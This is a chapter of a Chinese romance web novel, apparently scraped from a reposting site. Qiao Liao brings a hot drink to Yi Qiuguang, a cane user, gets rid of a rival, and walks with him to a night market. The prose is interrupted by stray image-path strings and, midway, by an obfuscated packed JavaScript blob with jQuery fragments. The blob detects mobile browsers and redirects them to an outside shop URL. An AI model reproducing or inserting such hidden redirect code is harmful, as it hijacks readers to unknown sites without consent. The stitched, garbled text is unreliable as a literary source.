28. 热饮

作品:《看见你说

    易秋光也没说他什么时候下班,乔辽只能随时准备着。


    穿搭没问题,发型没问题,手机满电,助听器和耳蜗也能坚持很长时间。


    要是今晚还有借宿环节,那他就能保证自己的世界不会失去声音。


    乔辽就这么穿戴整齐地在家里走来走去,时间走到八点,他估计着易秋光也快结束了,干脆换上鞋,出门叫了辆车。


    直接去工作室。


    这一路上,乔辽时不时就会看向手机,可这手机就跟坏了一样,屏幕不亮也不振动。当他下了车,手机还是没有任何反应。


    他走在去往工作室的路上,今晚起了风,吹到身上还有些冷,乔辽干脆进了一家便利店,给易秋光买了一杯热饮。


    正当他出钱的时候,手机振动一下,易秋光发来消息:故听老师,我已经下班了,你想去哪里吃饭?


    乔辽赶紧点开付款码,出了钱拿上热饮就往工作室门口走,他边走边打字回复:你想吃什么?


    距离工作室门口还有两分钟,易秋光回复:是我请你吃,吃你喜欢的就行。


    乔辽说:我不挑食。


    距离工作室门口还有一分钟,那栋小三层离他越来越近,乔辽看见三楼的灯关了几盏,接着就是二楼。


    在他走到工作室门口的时候,小三层的灯全都熄灭,紧接着,他看见了易秋光和捕山月。捕山月握着易秋光的胳膊,笑着在和他说什么,易秋光拿着手机,脸上也是带着笑的。


    易秋光今天穿了件薄毛衣,外面套着一件纯色外套,这人的头发似乎也长了些,乔辽其实不太确定,估计是太长时间不见,他总觉得,易秋光好像变了不少。


    唯一不变的地方,是这人依旧让乔辽移不开视线。


    手中的热饮被乔辽握得更紧,他加快脚步,走到那两人跟前,露出笑容。“三季老师,”乔辽说完这句,又看向一边的捕山月,脸上的笑也收了起来,“捕山月老师。”


    “你怎么来了?”捕山月还准备再说些什么。


    易秋光打断他的话,说道:“是我约了故听老师一起吃饭。”


    捕山月“哦”了声:“那我也去。”


    “我订好地方了,”为了避免捕山月跟来,乔辽一开口就是胡说,“两个人的位置,今天可能带不了捕山月老师了,下次吧。”


    别下次了,下次也是两个人的位置,捕山月,你小子想都别想。


    “那我开车送你们去,”捕山月的手还是握着易秋光胳膊,“这样比较方便。”


    首先,乔辽没有订餐厅。


    其次,满大街的出租车,干嘛非要这个人送。


    “不用了,”乔辽瞥了眼捕山月的手,“我和三季老师打车去就行。”这话一说出来,场面一下子就变得十分沉默,捕山月不肯松手,乔辽也不可能改变主意。


    但还好,易秋光开口了。


    他偏头望向捕山月,笑着说道:“那你就先回去吧,今天你也忙一天了,回去好好休息。”


    捕山月看着挺不情愿的,他叹出一口气,小声问易秋光:“真的不需要我送吗?”“真不用了。”易秋光说。


    “那……明天早上我去接你,给你带早饭,”捕山月终于放开了手,他看向乔辽,客气地说了句,“故听老师,那我就先走了。”


    走吧,赶紧的。


    开车走,飞快地走,速度。


    乔辽抬手对着捕山月挥了挥,就当作是答复了,他带着易秋光站在工作室门口,看着捕山月上了车。


    这人开车驶出院子时,还减慢车速冲着易秋光说了声:“你早点回去啊。”


    “知道了。”易秋光说。


    当车尾灯从乔辽眼里消失,他心里也算是踏实不少,至少现在,这个捕山月不会再回来了。


    “故听老师,”易秋光望向乔辽的方向,“我们也走吧,去吃饭,你订的餐厅在哪里?”


    乔辽瞥了盲杖一眼,他现在是故听,就算他做错了什么,易秋光也不会用盲杖打他。


    应该不会。


    于是,乔辽也没什么好怕的了。


    他拿出手机打开叫车软件,问易秋光:“你想去哪里吃?我叫辆车,你先拿着这个。”


    热饮有些冷了,但还是能摸出温度,喝进去应该还是温热的,他把直饮口的盖子揭开,拉起易秋光的手,把热饮递到易秋光手心。


    “喝一点吧,”乔辽说,“还热着。”


    易秋光明显愣了一下,下一秒又笑起来,笑得露出了那颗虎牙。


    “谢谢,”易秋光喝上一口,笑着问乔辽,“你不是订位置了吗,我们直接去就可以了。”


    “没订,”乔辽松开手,低头胡乱扒拉着手机,视线再次瞥向盲杖,“我是不想让捕山月跟着,故意那么说的。”


    易秋光挑了挑眉,拉长语调“哦”了声,他给乔辽说了个地址,然后问道:“为什么?”


    这个地址离乔辽家挺近,步行十几分钟就能回去。


    “什么为什么。”乔辽叫好车,把手机揣进口袋里,低头把脚边的小石子踢到一边。


    “为什么不想让捕山月跟着?”易秋光轻移盲杖,碰上乔辽的鞋,“你嫌他吃得多?”“还好吧,”乔辽说,“我吃得比他多。”


    “那是为什么?”易秋光往他边上挪了一步,偏着头又问,“你们两个是有什么矛盾吗,工作上的?”


    一阵风吹了过来,易秋光的头发也被吹得动了动,乔辽低着头,往旁边挪了一步,他也学着易秋光的动作,微偏着头。


    只要这样,就能轻碰上易秋光的头发。


    感谢风,能让他们在此刻有这样短暂的接触。


    乔辽感受着侧脸被头发碰上的酥痒,一时沉默不知道该怎么回答易秋光的话。


    太久没得到回应的易秋光动了动盲杖,乔辽也不让开,就那么站在原地,任由易秋光用盲杖一次又一次地碰上他的鞋。


    两年前的易秋光也会这样,只要他用盲杖碰碰乔辽,就是询问的意思。


    可以是“你还在吗”,或者是“你觉得呢”,而现在,他能听见。


    于是,在下一次被盲杖碰上鞋的时候,乔辽听见易秋光说:“你怎么不说话啊……和捕山月的矛盾那么大吗?”


    “不大,”乔辽看着易秋光,轻声说道,“我不想让他和你待在一起,只想让你和我待在一起。”


    这句话刚说出口,乔辽心里就猛地一紧,脱口而出的话带着莫名的情绪,可他现在凭什么说出这种话。


    好在易秋光没再追问,叫的车也正好停在路边,他们一起上了车,往目的地去,这一路上,易秋光一句话都不说,乔辽则是一直看着他。


    车窗开着一点缝隙,有风进来但不算冷。易秋光就这么微偏着头,对着窗外,任由风吹着他的头发,他大概是偏头在听着什么,乔辽看见这人嘴角勾起,心情似乎还算不错。


    一个拐弯后,车缓缓停下,易秋光打开车门下车,乔辽跟在后面下了车。


    俩人站在路边,乔辽先是扒拉两下手机付了车费,接着就开始搜附近有什么吃的,易秋光往左右望了望,最后有些不确定地往右边指了指:“那边是不是夜市?”


    乔辽抬头往他手指方向那边望,就和易秋光说的一样,那边确实是夜市一条街,看着还挺热闹的。


    这地方他没来过,但点过这边的外卖。


    “是夜市,”乔辽问他,“但你晚上不饿吗,小吃不抗饿。”


    “谁说要去吃小吃了,再说了,是我请你吃饭,请你吃小吃也太不像回事了,”易秋光往夜市那边指了指,“那边有一家很好吃的铁板烧,你想吃吗


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17140562|196308||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    ?”


    既然是易秋光选择的,那就肯定是这人爱吃的,只要是易秋光爱吃的,乔辽就没有拒绝的理由。


    更何况,他也不挑食。


    乔辽说:“想吃。”


    “我保证你会喜欢那家铁板烧的,”易秋光收起盲杖递给乔辽,紧接着,他拉住了乔辽的胳膊,“故听老师,你带我过去吧,夜市人太多了,我怕和你走散,更何况我手里还拿着一杯喝的。盲杖就交给你了,我把自己,也交给你。”


    从这里到夜市需要走一段路,再过一条马路,他们慢慢往那边走着,从身边路过的人群里,有牵着手的年轻情侣,还有挽着彼此胳膊的白头夫妻。


    在人群中,乔辽和易秋光算不上起眼。


    但乔辽却好想让所有人都知道,易秋光的手正握着他的胳膊。


    他正带着易秋光往前走。


    绿灯还剩下最后几秒,他们也走到了马路对面,易秋光轻捏两下乔辽胳膊,问他:“你看见一家二十四小时便利店了没?”


    “我看看,”乔辽往两边看了看,确定位置后,带着易秋光往那边走,“铁板烧在便利店旁边吗?”


    “在那附近,”易秋光笑着说,“我想去便利店买杯喝的。”


    乔辽瞥向易秋光手里那杯热饮,应该是还没喝完,怎么突然又要再买一杯,是因为不好喝吗。


    那也不应该啊,乔辽是按照易秋光喜好买的,按道理说,他应该会喜欢这种口味,除非在他们分开的那两年里,易秋光喜欢的东西都变了。


    他们一起迈步走进店门,店内响起了“欢迎光临”的电子提示音。易秋光往前走了两步,轻轻捏了捏乔辽胳膊,问道:“你买的这杯热饮很好喝,我还想买一杯等会儿吃饭喝,这家店里有卖的吗?”


    听见这句话的那一瞬,乔辽心里都跟着踏实不少。


    还好。


    易秋光还是他认识的那个易秋光。尽管在外人眼里,在易秋光眼里,他只是故听,是那个因为一本小说,一部广播剧而认识的人。


    但在乔辽心里,他对于易秋光喜好的了解,就像是一根缠绕着亲密关系的线。


    这根线是乔辽向易秋光表达爱意的方式。


    乔辽把没办法开口说出的爱意变成实物,一个劲地,把易秋光喜欢的东西递到他手里。


    易秋光的喜好,都是乔辽一次又一次试出来的,他每次都会去观察易秋光的表情。一般喜欢和特别喜欢是不一样的。


    没那么喜欢的时候,易秋光只会抿着嘴笑,眉头还会微皱,但在特别喜欢的时候,易秋光会笑得露出那颗虎牙,每当那种时刻,乔辽也会跟着他一起笑起来。


    而现在,乔辽再次从易秋光脸上看到了那种笑容。


    “有的,”乔辽也跟着笑起来,“你就站在这儿,我拿完就过来,很快。”“带着我一起,”易秋光没有放开手,而是伸手乱指一通,“往哪边走?这边还是那边?”


    乔辽握住他伸出去的那只手,带着那只手找到正确方向,几步路后,乔辽带着他停了下来。


    “我拿了一杯,”乔辽问他,“你还需要买什么吗?”


    “要不,你也喝一杯吧,”易秋光笑着说,“真的很好喝,我想让你也尝尝。”


